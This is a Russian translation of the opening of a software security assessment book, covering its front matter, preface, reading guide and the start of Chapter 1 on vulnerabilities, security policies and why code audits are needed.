
Искусство оценки безопасности программного обеспечения



Русский перевод книги The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities. Книга посвящена поиску, анализу и предотвращению уязвимостей в программном обеспечении: от проектного и операционного анализа до ошибок памяти, особенностей языка C, UNIX, Windows, сетевых протоколов и веб-приложений.

Больше крутых материалов в моём телеграм канале @grogrigs


Искусство оценки безопасности программного обеспечения

Выявление и предотвращение уязвимостей программного обеспечения

Марк Дауд

Джон Макдональд

Джастин Шу



Аппер-Сэдл-Ривер, Нью-Джерси • Бостон • Индианаполис • Сан-Франциско

Нью-Йорк • Торонто • Монреаль • Лондон • Мюнхен • Париж • Мадрид

Кейптаун • Сидней • Токио • Сингапур • Мехико

Многие обозначения, используемые производителями и продавцами для различения своих продуктов, заявлены как товарные знаки. Там, где такие обозначения встречаются в этой книге и издателю было известно о претензии на товарный знак, они напечатаны с начальной заглавной буквой или полностью заглавными буквами.

Авторы и издатель проявили должную тщательность при подготовке этой книги, однако не дают никаких явно выраженных или подразумеваемых гарантий и не принимают на себя ответственности за ошибки или упущения. Они также не несут ответственности за случайный или косвенный ущерб, связанный с использованием информации или программ, содержащихся в этой книге, либо возникший в результате такого использования.

Издательство предлагает значительные скидки на эту книгу при заказе крупных партий для корпоративных закупок или специальных продаж, которые могут включать электронные версии и/или индивидуальные обложки и материалы, адаптированные под ваш бизнес, учебные цели, маркетинговые задачи и интересы брендинга. За дополнительной информацией обращайтесь:

Отдел корпоративных и государственных продаж в США

(800) 382-3419

corpsales@pearsontechgroup.com

По вопросам продаж за пределами США обращайтесь:

Международные продажи

international@pearsoned.com

Посетите наш сайт: www.awprofessional.com

Copyright © 2007 Pearson Education, Inc.

Все права защищены. Напечатано в Соединенных Штатах Америки. Эта публикация охраняется авторским правом; перед любым запрещенным воспроизведением, хранением в информационно-поисковой системе или передачей в любой форме и любыми средствами, включая электронные, механические, фотокопирование, запись и аналогичные способы, необходимо получить разрешение издателя. По вопросам разрешений пишите по адресу:

Pearson Education, Inc.

Rights and Contracts Department

75 Arlington Street, Suite 300

Boston, MA 02116

Fax: (617) 848-7047

ISBN 0-321-44442-6

Текст напечатан в США на переработанной бумаге в Edwards Brothers, Анн-Арбор, штат Мичиган. Первое издание, ноябрь 2006 года.

Данные каталогизации Библиотеки Конгресса

Dowd, Mark.

The art of software security assessment : identifying and preventing software vulnerabilities / Mark Dowd,

John McDonald, and Justin Schuh.

p. cm.

ISBN 0-321-44442-6 (pbk. : alk. paper) 1. Computer security. 2. Computer software--Development.

3. Computer networks--Security measures. I. McDonald, John, 1977- II. Schuh, Justin. III. Title.

QA76.9.A25D75 2006

005.8--dc22

2006023446

Оглавление

• Искусство оценки безопасности программного обеспечения
• Об авторах
• Предисловие
• Предварительные требования
• Как пользоваться этой книгой
• Благодарности
• Часть I: Введение в оценку безопасности программного обеспечения
• Глава 1. Основы уязвимостей программного обеспечения
• Глава 2. Анализ проектирования
• Глава 3. Эксплуатационный анализ
• Глава 4. Процесс анализа приложения
• Часть II. Программные уязвимости
• Глава 5. Повреждение памяти
• Глава 6. Проблемы языка C
• Глава 7. Строительные блоки программ
• Глава 8. Строки и метасимволы
• Глава 9. UNIX I: привилегии и файлы
• Глава 10. UNIX II: процессы
• Глава 11. Windows I: объекты и файловая система
• Глава 12. Windows II: межпроцессное взаимодействие
• Глава 13. Синхронизация и состояние
• Часть III. Уязвимости программного обеспечения на практике
• Глава 14. Сетевые протоколы
• Глава 15. Firewalls
• Глава 16. Сетевые прикладные протоколы
• Глава 17. Веб-приложения
• Глава 18. Веб-технологии
• Библиография
• Указатель

Об авторах

Марк Дауд -- главный архитектор безопасности в McAfee, Inc. и признанный эксперт в области безопасности приложений. Его профессиональный опыт включает несколько лет работы старшим исследователем в группе X-Force компании Internet Security Systems (ISS), а также обнаружение ряда заметных уязвимостей в широко распространенном интернет-программном обеспечении. Он отвечал за выявление критических дефектов и помощь в их устранении в Sendmail, Microsoft Exchange Server, OpenSSH, Internet Explorer, Mozilla (Firefox), Checkpoint VPN и реализации SSL в Microsoft. Помимо исследовательской работы, Марк выступает на отраслевых конференциях, включая Black Hat и RUXCON.

Джон Макдональд -- старший консультант Neohapsis, где он специализируется на углубленной оценке безопасности приложений в широком диапазоне технологий и платформ. Он имеет прочную репутацию в области безопасности программного обеспечения, включая работу над архитектурой безопасности и исследованием уязвимостей для NAI (ныне McAfee), Data Protect GmbH и Citibank. Как исследователь уязвимостей Джон выявил и помог устранить множество критических проблем, включая дефекты в Solaris, BSD, Checkpoint FireWall-1, OpenSSL и BIND.

Джастин Шу -- старший консультант Neohapsis, где он возглавляет направление безопасности приложений. В качестве старшего консультанта и руководителя практики он выполняет оценки безопасности программного обеспечения для самых разных систем: от прошивок встроенных устройств до распределенных корпоративных веб-приложений. До работы в Neohapsis Джастин почти десять лет занимался компьютерной безопасностью в Министерстве обороны США (DoD) и связанных с ним ведомствах. Его государственная служба включает роль ведущего исследователя в команде тестирования на проникновение Агентства национальной безопасности (NSA) -- Red Team.

Предисловие

"Если массовая культура чему-то нас научила, так это тому, что однажды человечеству придется столкнуться с растущей роботизированной угрозой и уничтожить ее."

Дэниел Х. Уилсон, *How to Survive a Robot Uprising*

За последние несколько лет в компьютерной безопасности были сделаны огромные шаги вперед, особенно в области уязвимостей программного обеспечения. Кажется, что каждый заход в книжный магазин приносит новую книгу о безопасной разработке или эксплуатации программ.

Книги, посвященные безопасности приложений, обычно рассматривают эту тему с точки зрения проектировщиков и разработчиков ПО и сосредоточены на приемах, позволяющих предотвращать появление уязвимостей в приложениях. Эти приемы начинаются с надежных принципов безопасного проектирования и моделирования угроз и доходят до лучших практик реализации и стратегий защитного программирования. Хотя такие материалы дают сильную оборонительную основу для разработки приложений, они обычно мало говорят о природе самих уязвимостей; вместо этого они сосредоточены на том, как их избегать. Более того, не каждая команда разработки может начать заново строить безопасное приложение с нуля. Реальным людям приходится иметь дело с огромными существующими кодовыми базами, уже развернутыми приложениями, ограниченным временем и бюджетом. Между тем мантра безопасного программирования часто звучит так: "Если дурно пахнет -- выброси". В некоторых случаях это, безусловно, необходимо, но часто такой подход слишком дорог и слишком затратен по времени, чтобы быть разумным. Тогда можно обратить внимание на тестирование на проникновение и этичный взлом. По этой теме доступен широкий спектр информации, и она, безусловно, полезна как предельная проверка программной системы. Однако даже самые технически подробные материалы сильно сосредоточены на разработке эксплойтов и почти не объясняют, как вообще находить уязвимости. Поэтому по-прежнему остается открытым вопрос: как находить проблемы в существующем приложении и как получить разумную степень уверенности в том, что программное обеспечение безопасно.

Именно с этой проблемой сталкиваются специалисты, профессионально занимающиеся оценкой безопасности программного обеспечения. Люди все больше заботятся о создании и тестировании безопасных систем, но очень немногие источники рассматривают практику поиска уязвимостей. В конце концов, этот процесс требует глубокого технического понимания весьма сложных вопросов и должен включать системный подход к анализу приложения. Без формального рассмотрения того,

как находить уязвимости, индустрия безопасности ПО не имеет способа устанавливать качество оценки безопасности программного обеспечения или обучать этому ремеслу следующее поколение специалистов. Мы написали эту книгу в надежде ответить на эти вопросы и помочь преодолеть разрыв между безопасной разработкой ПО и практическими проверками после реализации. Хотя книга в первую очередь ориентирована на консультантов и других специалистов по безопасности, значительная часть материала будет полезна и остальному ИТ-сообществу. Разработчики смогут лучше понять тонкости и нюансы работы языков и операционных систем, а также то, как эти особенности могут вносить уязвимости в приложение, которое иначе кажется безопасным. Специалисты по обеспечению качества (QA) смогут использовать некоторые рекомендации из этой книги, чтобы поддерживать целостность внутреннего ПО и снижать вероятность того, что их приложения окажутся поражены серьезной уязвимостью. Администраторы найдут полезные ориентиры для оценки влияния приложений на безопасность своих сетей и смогут использовать эти знания для более взвешенных решений о будущих развертываниях. Наконец, энтузиасты, которым просто интересно узнать больше об оценке приложений, найдут в этой книге бесценный ресурс (мы на это надеемся!) для начала работы в области анализа безопасности приложений или развития уже имеющихся навыков.

Предварительные требования

Большая часть этой книги рассчитана на уровень, доступный любому разработчику с умеренным опытом. Это означает, что вам нужно достаточно уверенно владеть хотя бы одним языком программирования; в идеале вы также должны быть знакомы с основами программирования на C/C++. В нескольких местах книги мы используем примеры на ассемблере Intel, но старались свести их к минимуму и, когда возможно, переводить их в приблизительный код на C. Мы также приложили много усилий, чтобы сделать материал как можно более платформенно-нейтральным, хотя и рассматриваем особенности наиболее распространенных операционных систем. Там, где это необходимо, мы старались включать ссылки на дополнительные ресурсы, которые дают контекст для материала, который невозможно достаточно полно осветить в этой книге.

Как пользоваться этой книгой

Прежде чем обсуждать, как пользоваться этой книгой, нужно представить ее базовую структуру. Книга разделена на три части:

• *Часть I: Введение в оценку безопасности программного обеспечения (главы 1 - 4).* Эти главы знакомят с практикой аудита кода и объясняют, как она вписывается в процесс разработки программного обеспечения. Вы узнаете о роли анализа дизайна, моделирования угроз и эксплуатационной проверки -- инструментов, полезных для оценки приложения в целом, а не только его кода. Наконец, вы познакомитесь с общими высокоуровневыми методами проведения анализа кода любого приложения, независимо от его назначения или размера.
• *Часть II: Уязвимости программного обеспечения (главы 5 - 13).* Эти главы смещают фокус книги к практической проверке реализации и объясняют, как находить конкретные уязвимости в кодовой базе приложения. В них описаны основные классы программных уязвимостей, и вы узнаете, как обнаруживать в приложении высокорисковые дефекты безопасности. Многочисленные реальные примеры уязвимостей помогут почувствовать, как программные ошибки выглядят в настоящем коде.
• *Часть III: Уязвимости программного обеспечения на практике (главы 14 - 18).* Последняя часть книги обращает внимание на практическое применение уроков из предыдущих глав. Эти главы

описывают ряд распространенных классов приложений и типы ошибок, к которым они обычно уязвимы. Они также показывают, как применять технические знания, полученные в части II, к реальным приложениям. В частности, рассматриваются сетевые приложения, технологии межсетевых экранов и веб-технологии. Каждая глава этого раздела вводит распространенные фреймворки и архитектуры соответствующего класса приложений и показывает, где обычно возникают дефекты.

Наибольшую пользу вы получите, если хотя бы один раз прочитаете книгу последовательно от начала до конца, чтобы прочувствовать материал. Такой подход лучше всего, потому что мы старались использовать каждый раздел как возможность выделить приемы и инструменты, помогающие при оценке приложений. В частности, обращайте внимание на врезки и примечания, в которых мы подытоживаем наиболее важные идеи раздела.

Разумеется, плотный график и приближающиеся сроки могут серьезно ограничивать ваше время. Поэтому мы хотим предложить несколько направлений чтения для разных типов проверок. Однако начать все равно следует с части 1 (главы 1 - 4), потому что она создает основу для остальной книги. После этого можно перейти к следующим наборам глав:

• *Направление UNIX (главы 5 - 10, 13).* Этот путь начинается с распространенных классов программных уязвимостей, таких как повреждение памяти, поток управления программой и специально сформатированные данные. Затем рассматриваются проблемы безопасности, ориентированные на UNIX, которые возникают из-за особенностей различных UNIX-подобных операционных систем. Завершается этот путь материалом о синхронизационных уязвимостях, характерных для большинства платформ.
• *Направление Windows (главы 5 - 8, 11 - 13).* Этот путь начинается примерно так же, как UNIX-направление, с платформенно-нейтральных проблем безопасности. Затем две главы специально рассматривают API Windows и связанные с ними уязвимости. Наконец, путь завершается распространенными синхронизационными уязвимостями.
• *Веб-направление (главы 8, 13, 17, 18).* Аудит веб-приложений требует понимания распространенных уязвимостей безопасности, а также веб-фреймворков и языков. Это направление рассматривает распространенные классы уязвимостей, относящиеся к веб-языкам, и завершается главами, посвященными собственно вебу. Хотя главы о UNIX и Windows здесь не перечислены, их чтение может быть необходимо в зависимости от среды развертывания веб-приложения.
• *Направление сетевых приложений (главы 5 - 8, 13, 16).* Эта последовательность глав лучше всего подходит для типов уязвимостей, с которыми вы, вероятно, столкнетесь в сетевых клиент-серверных приложениях. Обратите внимание: хотя глава 16 ориентирована на отдельные прикладные протоколы, в ней есть раздел с общими методами аудита прикладных протоколов. Как и в предыдущем направлении, главы о UNIX или Windows также могут оказаться уместными в зависимости от среды развертывания.
• *Направление сетевого анализа (главы 5 - 8, 13 - 16).* Это направление предназначено для анализа приложений сетевого анализа, таких как межсетевые экраны, IPS, снифферы, маршрутизирующее ПО и тому подобные системы. Материал включает стандартные классы уязвимостей, популярные сетевые технологии и распространенные уязвимости в таких продуктах. И снова главы о UNIX и Windows будут хорошим дополнением к этому направлению, если они применимы.

Благодарности

Марк: моей семье, друзьям и коллегам -- за поддержку и ободрение на протяжении всей этой работы.

Джон: моей девушке Джесс, моей семье и друзьям, Neohapsis, Винсенту Ховарду, Дейву Эйтелу, Дэвиду Леблану, Томасу Лопатику и Ховарду Кирку.

Джастин: моей жене Кэт, моим коллегам в Neohapsis, моей семье и друзьям, а также всем в одном трехбуквенном агентстве, кто удерживал меня от неприятностей.

Все вместе мы хотели бы поблагодарить рецензентов, друзей и коллег, которые дали бесценные отзывы, предложения и комментарии и помогли довести эту книгу до того завершенного вида, который вы видите сейчас. Особенно мы хотим отметить Нила Мехту, Халвара Флейка, Джона Виегу и Нишада Херата за их неустанную работу по рецензированию и за помощь с техническим и организационным направлением. Мы также хотели бы поблагодарить всю издательскую команду Addison-Wesley за работу с нами, позволившую добиться максимально высокого качества итогового продукта.

Глава 1. Основы уязвимостей программного обеспечения

"Любая достаточно развитая технология неотличима от магии."

Артур Кларк

Введение

Обычный человек склонен воспринимать программное обеспечение как разновидность технологического волшебства, которое просто невозможно понять. Сложность программы может соперничать со сложностью любого физического устройства, но большинство людей никогда не видит, как вращаются ее колеса, не слышит гул ее двигателя и не разбирает болты и гайки, чтобы понять, что заставляет ее работать. И все же компьютерные программы стали настолько неотъемлемой частью общества, что влияют почти на все стороны повседневной жизни. Такое широкое влияние неизбежно вызывает вопросы о безопасности систем, от которых люди стали зависеть. Невольно задаешься вопросом: действительно ли программа, которой вы пользуетесь, безопасна? Как это проверить? Каковы последствия отказа безопасности программного обеспечения?

В ходе этой книги вы познакомитесь с инструментами, необходимыми для понимания и оценки безопасности программного обеспечения. Вы увидите, как применять теорию и практику аудита кода; этот процесс включает умение разбирать приложение, находить уязвимости безопасности и оценивать опасность, которую представляет каждая из них. Вы также научитесь максимально эффективно использовать свое время: сосредоточиваться на наиболее значимых для безопасности элементах приложения и расставлять приоритеты так, чтобы сначала выявлять самые критические уязвимости. Эти знания дадут основу, необходимую для всесторонней оценки безопасности приложения.

Эта глава вводит элементы программной уязвимости и объясняет, что означает нарушение безопасности программной системы. Вы также узнаете об элементах оценки программного обеспечения, включая мотивацию, виды аудита и место аудита в процессе разработки. Наконец, будут проведены некоторые разграничения, которые помогут классифицировать программные уязвимости и разобраться с распространенными причинами таких проблем безопасности.

Уязвимости

Когда впервые видишь, как применяется современный удаленный программный эксплойт, в этом почти ощущается магия. Удивительно думать, что сложная программа, написанная командой экспертов и развернутая по всему миру более десяти лет назад, вдруг может быть подчинена злоумышленниками их собственным целям. На первый взгляд легко счесть этот процесс разновидностью цифрового вуду, потому что такого просто не должно быть возможно. Но, как и в любом фокусе, чувство изумления исчезает, когда заглядываешь за кулисы и видишь, как он устроен. В конце концов, программные уязвимости -- это всего лишь слабые места в системе, которые атакующие могут использовать в своих интересах. В контексте безопасности программного обеспечения **уязвимости** -- это конкретные дефекты или упущения в программе, позволяющие злоумышленникам сделать что-то вредоносное: раскрыть или изменить конфиденциальную информацию, нарушить работу или разрушить систему либо получить контроль над компьютерной системой или программой.

Вы, несомненно, знакомы с программными **ошибками**; это ошибки, просчеты или недосмотры в программах, приводящие к неожиданному и обычно нежелательному поведению. Почти каждый пользователь компьютера терял важную работу из-за программной ошибки. В общем случае программные уязвимости можно рассматривать как подмножество более широкого явления программных ошибок. Уязвимости безопасности -- это ошибки с дополнительным скрытым сюрпризом: злоумышленник может использовать их для атак на программу и поддерживающие ее системы. Почти все уязвимости безопасности являются программными ошибками, но лишь некоторые программные ошибки оказываются уязвимостями безопасности. Чтобы ошибка считалась проблемой безопасности, она должна иметь какое-то значимое для безопасности воздействие или свойства; другими словами, она должна позволять атакующим делать то, что в норме они делать не могли бы. (Мы вернемся к этой теме в следующих главах, потому что распространенная ошибка -- ошибочно считать серьезный дефект безопасности безобидной программной ошибкой.)

Есть распространенное высказывание: безопасность -- это подмножество надежности. Как универсальная истина оно может не выдержать проверки, но полезное сравнение провести позволяет. Надежная программа -- это программа, относительно свободная от программных ошибок: она редко отказывает пользователям и корректно обрабатывает исключительные условия. Она написана "защитно", так что способна справляться с неопределенной средой выполнения и некорректными входными данными. Безопасная программа похожа на устойчивую программу: она способна отразить целенаправленную атаку нарушителей, которые пытаются манипулировать ее окружением и входными данными, чтобы использовать ее для какой-то вредоносной цели. Безопасность и надежность программного обеспечения также имеют сходные цели, поскольку обе требуют стратегий разработки, сосредоточенных на искоренении программных ошибок.

Примечание

Хотя сравнение дефектов безопасности с программными ошибками полезно, некоторые уязвимости не так чисто укладываются в эту схему. Например, программа, которая позволяет редактировать критически важный системный файл, к которому у вас не должно быть доступа, может работать полностью корректно согласно своим спецификациям и проекту. Поэтому она, вероятно, не подпадет под определение программной ошибки у большинства людей, но это совершенно точно уязвимость безопасности.

Процесс атаки на уязвимость в программе называется **эксплуатацией**. Атакующие могут эксплуатировать уязвимость, хитрым образом запуская программу, изменяя или наблюдая ее окружение во время выполнения либо, если программа небезопасна по своей природе, просто используя ее по прямому назначению. Когда атакующие применяют внешнюю программу или сценарий для проведения атаки, такую атакующую программу часто называют **эксплойтом** или **эксплойт-скриптом**.

Политики безопасности

Как уже говорилось, атакующие могут эксплуатировать уязвимость, чтобы нарушить безопасность системы. Один полезный способ осмыслить "безопасность системы" -- считать, что безопасность системы определяется политикой безопасности. С этой точки зрения нарушение безопасности программной системы происходит тогда, когда нарушается политика безопасности этой системы.

Примечание

Мэтт Бишоп, профессор компьютерных наук в Калифорнийском университете в Дейвисе, -- признанный исследователь безопасности, который много лет изучает компьютерные уязвимости. Нет нужды говорить, что он много размышлял о компьютерной безопасности как с формальной академической, так и с технической точки зрения. Если эти темы вам интересны, обратитесь к его книге *Computer Security: Art and Science* (Addison-Wesley, 2003) и к материалам на его домашней странице: http://nob.cs.ucdavis.edu/~bishop/.

Для системы, состоящей из программного обеспечения, пользователей и ресурсов, существует **политика безопасности** -- попросту список того, что разрешено, и того, что запрещено. Например, такая политика может утверждать: "Неаутентифицированным пользователям запрещено использовать календарный сервис на тестовой машине". Проблема, позволяющая неаутентифицированным пользователям получить доступ к календарному сервису тестовой машины, явно нарушала бы политику безопасности.

Можно считать, что каждая программная система имеет политику безопасности. Это может быть формальная политика в виде письменных документов, а может быть неформальный, свободный набор ожиданий пользователей о том, какое поведение для этой системы является разумным. Для большинства программных систем люди обычно понимают, какое поведение представляет собой нарушение безопасности, даже если это не было явно сформулировано. Поэтому термин "политика безопасности" часто означает консенсус пользовательского сообщества о том, какое поведение системы разрешено, а какое запрещено. Такая политика может принимать несколько разных форм, описанных ниже:

• Для особенно чувствительной и строго ограниченной системы политика безопасности может быть формальной спецификацией ограничений, которые можно проверить относительно программного кода с помощью математического доказательства. Такой подход часто дорог и применим только к крайне контролируемой программной среде. Хотелось бы надеяться, что встроенные системы в таких устройствах, как светофоры, лифты, самолеты и аппаратура жизнеобеспечения, проходят такого рода проверку. К сожалению, этот подход оказывается чрезмерно дорогим или громоздким даже для многих подобных применений.
• Политика безопасности может быть формальным письменным документом с пунктами вроде: "C.2. Информация о кредитных картах (A.1.13) никогда не должна раскрываться третьей стороне (как определено в A.1.3) или передаваться по любым каналам связи без достаточного шифрования, указанного в приложении Q". Такой пункт мог бы быть взят из политики, написанной о программном обеспечении, возможно созданной в процессе разработки. Он также мог бы происходить из политик, связанных с ресурсами, которые использует программа, например из политики безопасности площадки, политики операционной системы (OS) или политики безопасности базы данных.
• Политика безопасности может состоять исключительно из неформального, слегка неоднозначного набора ожиданий людей относительно разумного поведения безопасности программы, например: "Да, дать преступной организации доступ к нашей базе данных кредитных карт, пожалуй, плохо".

Виртуальная машина Java (JVM) и .NET Common Language Runtime (CLR) в разной степени поддерживают безопасность доступа к коду (code access security, CAS). CAS дает возможность глубоко проверять пакет как при загрузке, так и во время выполнения. Эти проверки включают целостность байткода, происхождение программы и применение ограничений доступа к коду. Самые очевидные применения этих технологий -- песочницы для Java-апплетов и управляемых браузерных элементов .NET.

Хотя CAS можно использовать как платформу для строго формализованной модели безопасности, с ним связано несколько важных оговорок. Первая проблема в том, что большинство разработчиков не до конца понимает его применение и работу, поэтому в коммерческом ПО он используется редко. Вторая проблема в том, что безопасность, обеспечиваемая CAS, полностью зависит от безопасности нижележащих компонентов. И Java VM, и .NET CLR становились жертвами

уязвимостей, которые могли позволить приложению выйти из песочницы виртуальной машины и выполнить произвольный код.

На практике политика безопасности программной системы, скорее всего, в основном неформальна и складывается из ожиданий людей. Однако она часто заимствует элементы из формальной документации процесса разработки и ссылается на политики безопасности площадки и ресурсов. Такое определение политики безопасности системы помогает прояснить понятие "безопасность системы". Суть в том, что безопасность находится в глазах смотрящего и в конечном счете сводится к требованиям и ожиданиям конечных пользователей.

Ожидания безопасности

Рассмотрение возможных ожиданий людей относительно безопасности программного обеспечения помогает определить, какие проблемы они сочтут нарушениями безопасности. Безопасность часто описывают как опирающуюся на три компонента: конфиденциальность, целостность и доступность. В следующих разделах возможные ожидания к безопасности ПО рассматриваются с точки зрения этих краеугольных камней.

Конфиденциальность

Конфиденциальность требует, чтобы информация оставалась закрытой. Сюда входит любая ситуация, в которой от программы ожидают сокрытия информации или даже сокрытия самого факта существования информации. Программные системы часто работают с данными, содержащими секреты: от разведывательных секретов государственного или регионального уровня до коммерческих тайн компаний и чувствительной персональной информации.

В программном обеспечении компаний и других организаций хранится множество секретов. Финансовая информация обычно должна оставаться конфиденциальной. Информация о планах и результатах деятельности может иметь стратегическое значение и потенциально полезна для незаконного конкурентного преимущества или преступной деятельности, например инсайдерской торговли. Поэтому бизнес также ожидает, что такие данные будут сохраняться в тайне. Данные, связанные с деловыми отношениями, контрактами, судебными процессами или любым другим чувствительным содержимым, несут ожидание конфиденциальности.

Если программная система хранит информацию о людях, ожидания конфиденциальности таких данных часто высоки. Из-за вопросов **приватности** организации и пользователи ожидают, что программная система будет тщательно контролировать, кто может просматривать сведения, относящиеся к людям. Если информация содержит финансовые данные или медицинские записи, неправомерное раскрытие данных может повлечь вопросы ответственности. От программ часто ожидают сохранения в тайне личной пользовательской информации: личных файлов, электронной почты, истории активности, учетных записей и паролей.

Во многих видах программного обеспечения секретом является сам программный код. Это может быть коммерческая тайна, например код для оценки потенциальной сделки на товарном рынке или новый 3D-графический движок. Даже если это не коммерческая тайна, код все равно может быть чувствительным, например код оценки кредитных рисков потенциальных заемщиков или алгоритм, лежащий в основе боевой системы онлайн-игры.

От программного обеспечения часто ожидают разделения информации на отсеки и гарантии того, что только аутентифицированные стороны смогут видеть информацию, на просмотр которой они уполномочены. Эти требования означают, что от программ часто ожидают использования технологий контроля доступа для аутентификации пользователей и проверки их полномочий при обращении к данным. Шифрование также используется для сохранения конфиденциальности данных при передаче или хранении.

Целостность

Целостность -- это достоверность и правильность данных. Она относится к ожиданиям людей относительно способности программного обеспечения предотвращать изменение данных. Целостность касается не только содержимого данных, но и источника этих данных. Программа может поддерживать целостность, предотвращая несанкционированные изменения источников данных. Другая программа может обнаруживать изменения целостности данных, фиксируя изменение некоторого фрагмента данных или изменение происхождения данных.

Целостность программного обеспечения часто включает разделение информации на отсеки, при котором программа использует технологии контроля доступа для аутентификации пользователей и проверки их полномочий до того, как им разрешается изменять данные. Аутентификация также является важным компонентом программ, от которых ожидают сохранения целостности источника данных, потому что она однозначно сообщает программе, кто является пользователем.

Обычно пользователи предъявляют к целостности ожидания, похожие на ожидания конфиденциальности. Любая проблема, позволяющая атакующим изменять информацию, которую им в иных условиях не разрешено изменять, считается дефектом безопасности. Любая проблема, позволяющая пользователям выдавать себя за других пользователей и манипулировать данными, также считается нарушением целостности данных.

Программные уязвимости могут быть особенно разрушительными при нарушениях целостности, поскольку изменение данных часто можно использовать для дальнейшего расширения доступа атакующих к программной системе и вычислительным ресурсам, на которых она размещена.

Доступность

Доступность -- это возможность использовать информацию и ресурсы. В общем случае она относится к ожиданиям пользователей относительно доступности системы и ее устойчивости к атакам типа "отказ в обслуживании" (denial-of-service, DoS).

Проблема, позволяющая пользователям легко вызвать аварийное завершение или нарушить работу программы, скорее всего, будет считаться уязвимостью, нарушающей ожидания пользователей в отношении доступности. Обычно сюда входят атаки, использующие специальные входные данные или нарушения окружения для отключения программы, а также атаки, сосредоточенные на исчерпании ресурсов программной системы, таких как процессорное время, дисковое пространство или пропускная способность сети.

Необходимость аудита

Большинство людей ожидает, что поставщики дают некоторую степень уверенности в целостности своего программного обеспечения. Печальная правда в том, что поставщики дают мало гарантий качества для какого бы то ни было ПО. Если сомневаетесь, просто прочитайте лицензионное соглашение конечного пользователя (EULA), сопровождающее почти каждую коммерческую программу. Однако компаниям выгодно сохранять клиентов довольными, поэтому большинство поставщиков внедряет собственные меры обеспечения качества. Эти меры обычно сосредоточены на вещах, которые легко продать рынку: функциях, доступности и общей стабильности; исторически такой фокус приводил к тому, что безопасность применялась бессистемно или иногда полностью игнорировалась.

Примечание

Некоторые отрасли действительно вводят собственные требования и стандарты безопасности, но обычно они связаны с регуляторными интересами и применяются только к отдельным специализированным средам и приложениям. Однако эта практика меняется: громкие инциденты подталкивают регуляторов и органы стандартизации отрасли к более проактивным требованиям безопасности.

Хорошая новость в том, что в последнее время отношение к безопасности меняется, и многие поставщики внедряют бизнес-процессы для более строгого тестирования безопасности. Все более обычными становятся разные подходы, включая автоматизированный анализ кода, модульное тестирование безопасности и ручной аудит кода. Как видно из названия, эта книга посвящена ручному аудиту кода.

Аудит приложения -- это процесс анализа кода приложения (в исходной или бинарной форме) для выявления уязвимостей, которые могут эксплуатировать атакующие. Проходя через этот процесс, можно находить и закрывать дыры в безопасности, которые иначе подвергали бы чувствительные данные и бизнес-ресурсы ненужному риску.

Помимо очевидного случая, когда компания разрабатывает внутреннее программное обеспечение, аудит кода имеет смысл и в нескольких других ситуациях. Таблица 1-1 суммирует самые распространенные из них.

Таблица 1-1. Ситуации, в которых нужен аудит кода

Situation	Description	Advantage
In-house software audit (prerelease)	A software company performs code audits of a new product before its release.	Design and implementation flaws can be identified and remedied before the product goes to market, saving money in developing and deploying updates. It also saves the company from potential embarrassment.
In-house software audit (postrelease)	A software company performs code audits of a product after its release.	Security vulnerabilities can be found and fixed before malicious parties discover the flaws. This process allows time to perform testing and other checks as opposed to doing a hurried release in response to a vulnerability disclosure.
Third-party product range comparison	A third party performs audits of a number of competing products in a particular field.	An objective third party can provide valuable information to consumers and assist in selecting the most secure product.
Third-party evaluation	A third party performs an independent software audit of a product for a client.	The client can gain an understanding of the relative security of an application it's considering deploying. This might prove to be the deciding factor between purchasing one technology over another.
Third-party preliminary evaluation	A third party performs an independent review of a product before it goes to market.	Venture capitalists can get an idea of the viability of a prospective technology for investment purposes. Vendors might also conduct this type of evaluation to ensure the quality of a product they intend to market.
